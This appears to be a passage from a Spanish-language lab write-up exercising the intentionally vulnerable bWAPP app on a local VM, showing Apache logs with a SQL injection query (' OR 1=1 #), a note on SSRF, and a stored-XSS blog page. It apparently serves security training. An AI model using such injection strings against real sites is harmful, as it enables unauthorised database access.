192.168.56.12 - - [11/Mar/2026:17:26:49 +0100] "GET /bWAPP/sqli_1.php HTTP/1.1"  
200 13475 "http://192.168.56.11/bWAPP/portal.php" "Mozilla/5.0 (X11; Linux x86_6  
4; rv:140.0) Gecko/20100101 Firefox/140.0"  
192.168.56.12 - - [11/Mar/2026:17:27:18 +0100] "GET /bWAPP/sqli_1.php?title=%27+  
OR+1%3D1+%23&action=search HTTP/1.1" 200 16333 "http://192.168.56.11/bWAPP/sqli  
_1.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"  
bee@bee-box:~$
```

```
bee@bee-box: ~  
File Edit View Terminal Tabs Help  
[Wed Mar 11 15:21:48 2026] [error] [client 127.0.0.1] File does not exist: /var/  
www/favicon.ico  
[Wed Mar 11 15:24:03 2026] [error] [client 127.0.0.1] File does not exist: /var/  
www/evil/ssrf-1.txt  
[Wed Mar 11 15:24:03 2026] [error] [client 127.0.0.1] File does not exist: /var/  
www/favicon.ico  
[Wed Mar 11 15:46:34 2026] [error] [client 127.0.0.1] File does not exist: /var/  
www/bWAPP/sqli_1.php  
[Wed Mar 11 15:46:34 2026] [error] [client 127.0.0.1] File does not exist: /var/  
www/favicon.ico  
[Wed Mar 11 15:47:24 2026] [error] [client 127.0.0.1] File does not exist: /var/  
www/bWAPP/sqli_1.php  
[Wed Mar 11 15:47:24 2026] [error] [client 127.0.0.1] File does not exist: /var/  
www/favicon.ico  
[Wed Mar 11 16:52:03 2026] [warn] RSA server certificate CommonName (CN) 'bee-bo  
x.bwapp.local' does NOT match server name!?  
[Wed Mar 11 16:52:03 2026] [notice] FastCGI: process manager initialized (pid 54  
37)  
[Wed Mar 11 16:52:03 2026] [warn] RSA server certificate CommonName (CN) 'bee-bo  
x.bwapp.local' does NOT match server name!?  
[Wed Mar 11 16:52:03 2026] [notice] Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.  
6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g configured  
-- resuming normal operations  
bee@bee-box:~$
```

Server-Side Request Forgery (A10:2021): Manipulación de solicitudes del lado del servidor para acceder a recursos internos no autorizados.



/ XSS - Stored (Blog) /

Add: ☒Show all: ☐Delete: ☐

Your entry was added to our blog!

#	Owner	Date	Entry
1	A.I.M.	2026-03-11 17:40:11	
2	bee	2026-03-11 17:48:01	hola, dejé un script de JS
3	bee	2026-03-11 17:49:20	hola, dejé un script de JS
4	A.I.M.	2026-03-11 17:51:52	asd